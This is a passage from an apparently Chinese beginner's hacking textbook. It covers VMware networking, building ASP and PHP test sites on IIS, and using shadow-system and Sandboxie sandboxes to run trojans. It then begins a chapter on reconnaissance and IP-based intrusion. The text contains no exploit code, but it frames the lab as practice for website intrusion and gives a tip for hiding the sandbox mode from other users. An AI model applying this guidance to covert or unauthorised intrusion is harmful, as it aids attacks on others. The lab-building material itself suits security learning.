
下面我们学习如何进行 NAT 模式组网，NAT 模式是家用电脑中使用得最多的一种模式，没有，下面我们就来组建 NAT 模式下的局域网。首先，我们本机连接虚拟机端的 IP 地址为 192.168.219.1，如下图所示。



然后在虚拟机中的 IP 设置也必须在 192.168.219.0/24 这个网段中，在网关上也必须设置一样。如下图所示。



保存设置后，主虚拟机就连接在同一个局域网中了。



注意


ATTENTION

虚拟机的 DNS 也必须设置正确，否则即使是局域网中连接上了，也不能打开网页。要参考局域网的 DNS，需在本机命令提示符中使用带“/all”的参数“ipconfig”即：“ipconfig /all”



3.Host-only模式的组网方法

Host-only 模式和桥接模式的差别并不大，Host-only 模式下会由 VMnet 1 的 DHCPserver 来提供 IP、子网掩码、网关等。在下图中我们可以看见虚拟机系统中的各种网络设置。



查看分配的IP

在 Host-only 模式下，如果用户尝试将虚拟机的 IP 地址配置成与本机同在一个网段中，这样主虚拟机也无法互访，这是 VMnet 1 的限制，所以使用 VMnet 1 提供的 IP 是唯一的选项。

如果想在 Host-only 模式下接入 Internet 也只能使用 ICS 和代理，因为只有这两种方式可以在使用 DHCP 的情况下上网。

VMware 可以组建非常复杂的局域网，读者可以仔细参考它的说明文档，在将来的黑客攻防中练习中，请读者尽量在虚拟机中实践，这样既避免损害系统，又能在不伤他人的情况下完成黑客测试。

2.3 搭建虚拟机网站平台

黑客的攻击目标，并不仅仅只有某个普通的系统主机，还常常会是一些网站、论坛之类的网页服务器，这就是我们常常提到的WEB网站攻击。

网站入侵技术有很高的要求，因为在入侵攻击的时后，很可能留下各种脚印痕迹，容易被网监追查。此外，在利用漏洞学习的过程中，通过虚拟机网站，可以避免初学者上网到处找网站实践。这里我们就可以自己搭建一个虚拟的环境，进行攻击学习。

目前，最常用的两种支柱网页语言有ASP (Active Server Pages)、PHP (Hypertext Preprocessor)。本节主要讲解这两种网络平台在虚拟机中的搭建与配置，以加深对系统漏洞和程序漏洞的认识，更好的学习网站入侵技术。

2.3.1 搭建ASP网站平台

ASP是Active Server Page的缩写，意为“动态服务器页面”。ASP是微软公司开发的，它可以与数据库和其他程序进行交互，是一种简单、方便的编程工具。搭建好虚拟的ASP平台后，我们就可以在虚拟机中放入网页，进行测试了。

提示 ATTENTION


ASP的网页文件的格式是.asp，现在常用于各种动态网站中，它是一种服务器端脚本编写环境，可以用来创建和运行动态网页或Web应用程序。ASP网页可以包含HTML标记、普通文本、脚本命令以及COM组件等，利用ASP可以向网页中添加交互式内容（如在线表单），也可以创建使用HTML网页作为用户界面的Web应用程序。

要搭建ASP环境最好使用IIS，因为IIS是微软开发的一套架设WEB、FTP、SMTP服务器的整合软件，捆绑在Windows服务器版里面。


提示 ATTENTION

Windows2000Server、Windows2003Server以及Windows 2000Pro、WindowsXPPro默认安装都带有IIS，当然也可以在Windows系统安装完毕后加装IIS。

如果操作系统中还未安装IIS服务器，可打开Windows系统的“控制面板”→“添加/删除程序”，在弹出的对话框中选择“添加/删除Windows组件”→“Internet信息服务(IIS)”。单击窗口中的“详细信息”按钮，在弹出的窗口中可以自定义选取需要的组件。然后单击“下一步”按钮按向导指示，就可以完成对IIS的安装。



选择网络组件




安装网络组件

注意 ATTENTION

安装时需要插入Windows安装光盘。

IIS 安装后系统会自动创建了一个默认的 Web 站点，该站点在系统里面的主目录默认路径为 C:\inetpub\wwwroot，主页文件就存放在这个目录里面。出于安全考虑，微软建议使用 IIS 的驱动器采用 NTFS 格式。



查看网站目录

下面我们来启动 IIS，在控制面板中选择“管理工具”中的“Internet 信息服务 (IIS) 管理器”，这样即可启动“Internet 信息服务”管理工具。在“本地计算机”→“网站”→“默认网站”上右击“属性”命令，打开网站属性设置对话框。



管理工具中打开 Internet 信息服务




启动服务属性

在“默认网站 属性”对话框中可完成对站点的全部配置。每个 Web 站点都具有唯一的、由三个部分组成的标识，用来接收和响应请求的分别

是端口号、IP 地址和主机头名。浏览器访问 IIS 的时候是这样的顺序：IP → 端口 → 主机头 → 该站点主目录 → 该站点的默认首文档，所以 IIS 的整个配置流程应该按照访问顺序进行设置。

1. 配置 IP 和主机头




设置端口信息

这里可以指定 WEB 站点的 IP，如没有特别需要，则选择全部未分配。如果指定了多个主机头，则 IP 一定要选为全部未分配，如果 IIS 只有一个站点，则无需写入主机头标识。然后配置好端口，WEB 站点的默认访问端口是 TCP 80 端口。

2. 指定站点主目录


主目录用来存放站点文件的位置，默认是“%system%\inetpub\wwwroot”，可以选择其他目录作为存放站点文件的位置，单击浏览后选择好路径就可以了。这里还可以赋予访问者一些权限，例如目录浏览等。



设置网站目录

3. 设定默认文档

每个网站都会有默认文档，默认文档就是当访问站点时，首先要进行访问的那个文件，例如 index.htm、index.asp、default.asp 等等。这里需要指定默认的文档名称和顺序。




设置默认文档

注意 **ATTENTION**
这里的默认文档是按照从上到下的顺序读取的。

4. 设定访问权限

一般赋予访问者有匿名访问的权限，其实 IIS 默认已经在系统中建立了“IUSR_ 机器名”这种匿名用户了。WEB 站点的访问权限可以设定允许或禁止读取、运行脚本等权限设置。



设置访问权限

IIS 服务配置完成以后，在 Internet 信息服务的工具栏中，提供有启动与停止服务的功能。单击“启动项目”即启动 IIS 服务器，单击“停止项目”则停止 IIS 服务器。

5. 测试环境是否搭建成功

下面我们来测试搭建的 ASP 服务是否成功。


STEP1 在 “%system%\Inetpub\wwwroot” 目录下建立一个 “index.asp” 文件。




“index.asp” 就是用于测试 ASP 平台的文件

注意 **ATTENTION**
新建测试文件的时候一定要注意后缀名为 “.asp”。

STEP2 用记事本打开这个 “index.asp” 文件，随意输入一点信息。




用记事本打开



随意输入信息

STEP1 保存后，在IE浏览器（能连接到这个虚拟机上的任何一台主机）中输入 `http://192.168.115.229/index.asp`（虚拟机的IP地址）就打开了我们刚才建立的网页文件。



通过IE浏览器打开了测试的网页文件

测试网站是否搭建成功，不一定非要通过网络中的其他主机来测试，我们可以就为本机中测试，例如在IE中输入“`http://自己的IP地址/index.asp`”，如果你连本机都没有联通网络也没关系，输入 `http://127.0.0.1/index.asp` 也能测试。

2.3.2 搭建PHP脚本运行环境


PHP 是英文超级文本预处理语言（Hypertext Preprocessor）的缩写，它是一种 HTML 内嵌式的语言，PHP 与微软的 ASP 颇有几分相似，都是一种在服务器端执行的嵌入 HTML 文档的脚本语言，语言的风格类似于 C 语言，现在被很多的网站编程人员广泛的运用。

PHP 有自己独特的运行环境，但是仍然可以让它在 IIS 里面运行。从 PHP 的官方站点下载它的安装程序，程序安装完成以后，在 IIS 服务中选择站点的属性命令，在弹出的窗口中选择“主目录”标签并单击执行权限后的“配置”按钮。

注意 ATTENTION


与其他的编程语言（CGI 或者 Perl）相比 PHP 能更快速地执行动态网页，这是因为 PHP 是将程序嵌入到 HTML 文档中去执行，执行效率比完全生成 HTML 标记的 CGI 要高许多。此外，PHP 具有非常强大的功能，能实现 CGI 或者 JavaScript 所有的功能，而且支持几乎所有流行的数据库以及操作系统。

首先在弹出的“应用程序配置”窗口里单击“添加”按钮，接着在弹出的窗口中设置 PHP 程序的安装路径，此时 IIS 会询问对应程序解释的文件名，这里只需要添加 PHP 文件扩展名即可。




设置网站程序

然后返回到“应用程序配置”窗口，在“应用程序扩展”列表中，就可以看到刚刚添加的 PHP。确定退出配置窗口后，把 IIS 的“执行权限”设置成“脚本和可执行程序”即可。操作完成以后，就可以将脚本木马复制到网站目录里面，通过浏览器打开就可以测试了。



添加脚本类型

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



设置操作权限

2.4 影子系统让本机更安全

使用虚拟机解除了测试木马的威胁，但是有的读者可能会觉得虚拟机的操作太繁琐，那么还有没有其他解决方案呢？这个时候就可以使用 Windows 系统的替身——影子系统，来帮助完成这些高难度的控制操作。

2.4.1 影子系统的介绍

影子系统 (PowerShadow) 是在用户现有的操作系统基础上，构建一个虚拟的影像，这个影像被称之为影子模式 (shadow mode)。影子模式和用户现有使用的真实系统完全一样，有着相同架构和功能，用户可随时选择启用或者退出这个虚拟影像。用户进入影子模式 (shadow mode) 后，所有操作都是虚拟的，用户可以任意摧残系统，而不会对现有真正的系统产生影响，一切改变将在退出 Shadow 模式后消失。

因此所有的病毒、木马程序、流氓软件都无法侵害真正的操作系统，它们的所有操作都只是“影子”中的假象。影子系统既不会占用大量的磁盘空间和系统资源，也不会给用户造成系统设置、安装软件等麻烦，更关键的是任何人都可以在程序安装好以后立即进行使用。所以对于一般的家用用户，和入门级用户来说，影子系统还是有很大优势的。

2.4.2 影子系统的操作

首先从网上下载最新版本的影子系统，影子系统的安装简单，只需要一直单击“下一步”就能安装完毕。在提示重启电脑后，就能正常使用影子系统了。




安装影子系统

提示 ATTENTION

安装并启用影子系统的最佳时机，是在用户新安装完系统并安装好相关硬件驱动以及打全系统补丁，同时安装了基本的常用应用软件之后为最佳安装时期。安装影子系统前最好先对硬盘所有分区进行一次磁盘整理操作。启用影子模式前最好用带最新病毒库的杀毒软件对系统进行一次全面的扫描，以免把病毒等恶意程序都保护到了影子模式下，让病毒一重启又回来了可不是件好事哦。


STEP1 启动控制台会有一个贴心的每日提示对话框，通过它用户可以了解到影子系统的更多相关知识。



查看每日提示


STEP2 单击窗口中的“通用设置”按钮，在这里可以在正常模式下快捷的启动，单一或完全影子系统模式来保护自己的电脑。记得在启用影子系统

保护模式前，先把在编辑使用的文件保存好。




启动影子系统

STEP3 单击窗口中的“启动菜单”按钮，在这里可以设置开机时的启动菜单的显示设置，以及显示的倒计时时间，还可以设置默认进入的保护模式。推荐默认进入模式设置为单一影子模式，这样只保护系统分区。而编辑的文件、下载的软件等可以保存在其他分区，免得在重启电脑后丢失。如果你使用完全影子模式的话，这些东西就只能保存在移动设备中了。



设置启动菜单

STEP4 单击窗口中的“提醒设置”按钮，在这里可以设置在进入影子系统模式下时的相关提示，以提示用户现在位于影子模式下，需注意保存需要的文件以免重启后丢失。



设置提醒信息

提示 ATTENTION


如果取消所有提示，然后设置默认进入影子模式，把启动菜单显示时间调为0，删除影子系统开始菜单的相关快捷方式。这样就可以隐秘的运行影子系统而不让别人发觉现在处于影子系统模式下。经过这样设置后，如果你私人要进入正常模式，可以在启动时按“F8”来进入启动菜单。

STEP5 单击窗口中的“文件夹迁移”按钮，这个是影子系统非常人性化的一个功能。“文件夹迁移”即把一些位于系统分区中，用户常用来保存文件的文件夹迁移到其他分区。这样就在很大程度上避免，在单一影子模式下因重启后自动恢复的功能而意外丢失文件的操作。



文件迁移操作


STEP6 单击窗口中的“密码设置”按钮，没有输入相关选项的正确密码，就无法进入正常模式及更改影子系统的设置。还可以设置进入单一模式时的密码，如果没有这两种模式的密码，就只能进入完全影子系统模式了。



登录密码设置

提示 ATTENTION

除了更改这些文件夹之外，还可以把下载软件等安装到系统盘以外分区，并修改它们的默认下载路径。这样用下载工具下载的到一半的软件，在保护模式下重启后还能继续下载，而下载好的文件也不会丢失。比如像杀毒软件、网络游戏、QQ等需要经常更新或记录的软件，也装在除系统盘以外的其他分区以方便更新与记录。



登录界面查看

提示 ATTENTION

如果你在启动菜单中删除了完全影子系统模式的启动选项，又为正常模式和单一影子模式添加了密码，那么就相当于帮操作系统外加了一个启动密码，没有密码就不能进入操作系统了。

由于影子系统在安装的时候修改了 Windows 系统的 boot.ini 配置文件，所以重新启动系统后电脑会出现类似安装了双系统一样的多出一个启动项，实现用户在开机时在“正常模式”、“单一影子模式”和“完全影子模式”之间进行选择。其中选择影子模式选项，就会顺利的进入到影子模式。

请选择要启动的操作系统：

Microsoft Windows XP Professional 的单一影子模式
Microsoft Windows XP Professional 的正常模式
Microsoft Windows XP Professional 的完全影子模式

使用 ↑ 键和 ↓ 键来移动高亮显示条到所要的操作系统。
按 Enter 键做个选择。
正在数秒，归零后高亮显示条所在的操作系统将自动启动。剩下的秒数：26

要解除疑难以及了解 Windows 高级启动选项，请按 F8。

登录菜单选择

除此以外，还可以在正常模式中通过影子系统程序，在“通用设置”按钮中选择需要的模式，

然后单击“启动”按钮。这时屏幕上会出现短暂的水波纹的现象，稍等一会就进入了全盘保护模式，从桌面上的提示也可以证明这一点。如果想退出这个系统，只要重新启动一下系统。



影子系统模式

现在就利用影子系统的影子模式，在影子系统中运行木马的服务端程序，当返回正常状态后发现服务端已经消失的无影无踪了。任何想要损害系统安全目的的，唯一的方法就是让系统从影子模式返回到启动模式才行，因为在应用层上任何程序都无法对影子模式保护的文件进行攻击。

2.5 安装配置沙盘软件


虚拟机和影子系统都已经介绍过了，这里再为大家介绍一款安全软件 Sandboxie。这样用户就可以根据自己的实际情况，从这三款安全软件里面选择适合自己的了，不但可以测试黑客程序，甚至可以不用安装杀毒软件在互连网中“裸奔”了。

2.5.1 Sandboxie的保护方式

如果提到在网络中进行“裸奔”，那么大家可能首先会想到影子系统，或虚拟机这样的安全软件。从 Sandboxie 的名称可以看出，软件模拟了一个沙盘环境，允许用户在其中运行浏览器或其他程序。从而让用户在其中可以感觉到变化，就好像军事演习中的沙盘推演一样。正因为这样在沙盘环境中运行的结果，以及所产生的变化都可以随时删除。这样就可以保护浏览器不受的侵扰，操作系统不被病毒进行感染。

由于可以看出，Sandboxie 就是一个类似于影子系统的软件。引用官方 Sandboxie 的一段话：电脑就像一张纸，程序的运行与改动，就像


将字写在纸上。而 Sandboxie 就相当于在纸上放了块玻璃，程序的运行与改动就像写在了那块玻璃上，除去玻璃纸上还是一点改变都没有的。但是 Sandboxie 和影子系统最大的区别就是，影子系统只能模拟一个测试环境，而 Sandboxie 可以模拟多个一样的测试环境。



软件工作原理

2.5.2 让Sandboxie保护我们系统


Sandboxie 的安装方法也是非常简单，一路单击下一步按钮就可以呢。不过出现在安装的时候会使用一个驱动文件，如果遇到杀毒软件的提示询问要选择同意运行。安装完成以后，马上就可以启动运行。



沙盘程序界面


1.保护默认的浏览器

通过鼠标右键单击 Sandboxie 在任务栏的图标，在弹出的菜单栏里选择“DefaultBox”中的“运行网页浏览器”命令。这时 Sandboxie 就会自动启动系统默认的浏览器，可以看到在浏览器的标题栏文字的前后多了[#]，这是表示浏览器已经处于沙盘环境中进行虚拟的运行。



标题栏可以看出网页浏览处于保护之中


比如现在用浏览器访问了，一个带有网页木马的网站信息。当成功访问以后这个网站后，可以在 Sandboxie 中的主界面列表看到一个虚假的 svchost.Exe 进程，这就是病毒信息伪装的内容信息。当去掉 IE 浏览器的保护之后，连同下载的木马程序、缓存文件、历史记录等，都随之一起消失的无影无踪呢。



网页浏览在沙盘程序中的执行结果


2.防范恶意程序入侵

除了可以为浏览器进行保护以外，Sandboxie 还可以做很多事情，包括运行邮件客户端程序、运行任意程序、从开始菜单运行等命令。比如现在在很多在视频文件里面捆绑了病毒木马，所以现在选择“DefaultBox”菜单中的“运行任意程序”，在弹出的窗口单击“浏览”按钮，来选择需要运行的多媒体播放器程序文件。



设置需要保护的文件

同样会在多媒体播放器的窗口中，发现标题栏上有两个“[#]”符号代表受保护。或者在选择程序文件后，直接单击右键中的“在沙盘中运行”即可。这样即使是视频文件中真的有病毒木马，当恢复系统之后安装的恶意程序也会随着一起消失了。




程序运行保护

3.病毒木马测试操作

除此以外，Sandboxie 还可以提供整个系统的保护。在“DefaultBox”菜单中选择“运行 Windows 资源管理器”，这时程序就会自动弹出有保护符号的管理窗口。之后对整个电脑进行任意操作，包括格式化、文件删除、拷贝文件等都很安全，和在真正的系统上操作没有任何区别恢复的方法很简单。

比如要测试某个木马服务端程序，在这个受到保护的窗口里面直接运行即可。当这个服务端程序成功运行以后，Sandboxie 会提示服务端在


系统中的某些操作，从而让用户更加清楚的了解木马服务端的变化。



安全提示查看

2.5.3 Sandboxie的其他设置

Sandboxie 和其他的影子系统不一样的是，其他的影子系统在关闭以后，在其中执行的任何操作都会立即还原。而在 Sandboxie 在关闭以后，在其中的所有操作都得到保存。这样再下一次打开 Sandboxie 的时候，以后就可以延续上一次的设置来操作。如果要清除沙盘环境中的信息内容，需要在 Sandboxie 主界面选择“沙盘→DefaultBox→删除保存内容”，接着在弹出的窗口单击“删除沙盘”按钮，这样保存在隔离层中的内容将立即清除。



沙盘程序设置

第3章 踩点与侦查目标

黑客入侵的第一步就是要找出被黑电脑的初始信息，例如 IP 地址、开放的服务与端口、系统存在的漏洞等等，开始的踩点侦查工作其实很枯燥且不容易成功，不过也有技巧可循，方法正确了会收到意想不到的效果，本章将揭秘黑客信息采集的要点，并从重要环节入手防范黑客的入侵。

3.1 IP地址的扫描与防范

IP 地址是电脑的身份证，黑客要是获取了这个 IP 地址就有可能乘虚而入，所以通过 IP 地址来入侵是黑客的重要手段之一。

3.1.1 容易被IP入侵的目标

利用 IP 地址来入侵目录是黑客常用的手段，但是由于目标所处的网络环境不同，所以也不一定都能获取目标 IP，即使获取了也不一定能入侵，那么哪种情况下的 IP 地址容易被黑客获取呢？

(1) 如果目标是一般上网电脑或公司对外连接的主机，由于这类目标多半没有对外开放，所以可能没有网址或域名，让黑客也就无法通过网址或域名来查询其 IP（具体方法稍后会介绍），因此借助电子邮件、即时通信软件等直接询问的方式可能找到对方的 IP 地址。

(2) 如果黑客要下手的对象是使用网上所提供的免费网页空间，或是公司、单位、学校内部电脑，被黑电脑使用的是局域网内网 IP，所以即使获取了其公网 IP，由于网关的存在也很难进入到内部网络中。

(3) 如果目标是网站、FTP、Telnet 等各种对外开放的服务器，或者黑客与被黑者就在同一个内部局域网中，那么找到他们的 IP 地址对黑客就有意义了，接下来，黑客会通过各种漏洞扫描，抓住可乘之机入侵目标，所以你的电脑在局域网中，或者对外开放了服务，那么就一定要注意了。


前面我们说过，现在大多数家庭或者没有架

设忘了服务器的单位多使用动态 IP 上网（电话拨号上网一律使用的是动态 IP），而一般观念也都认为动态 IP 不固定，一般不会被黑客利用 IP 来入侵，然而真是这样吗？

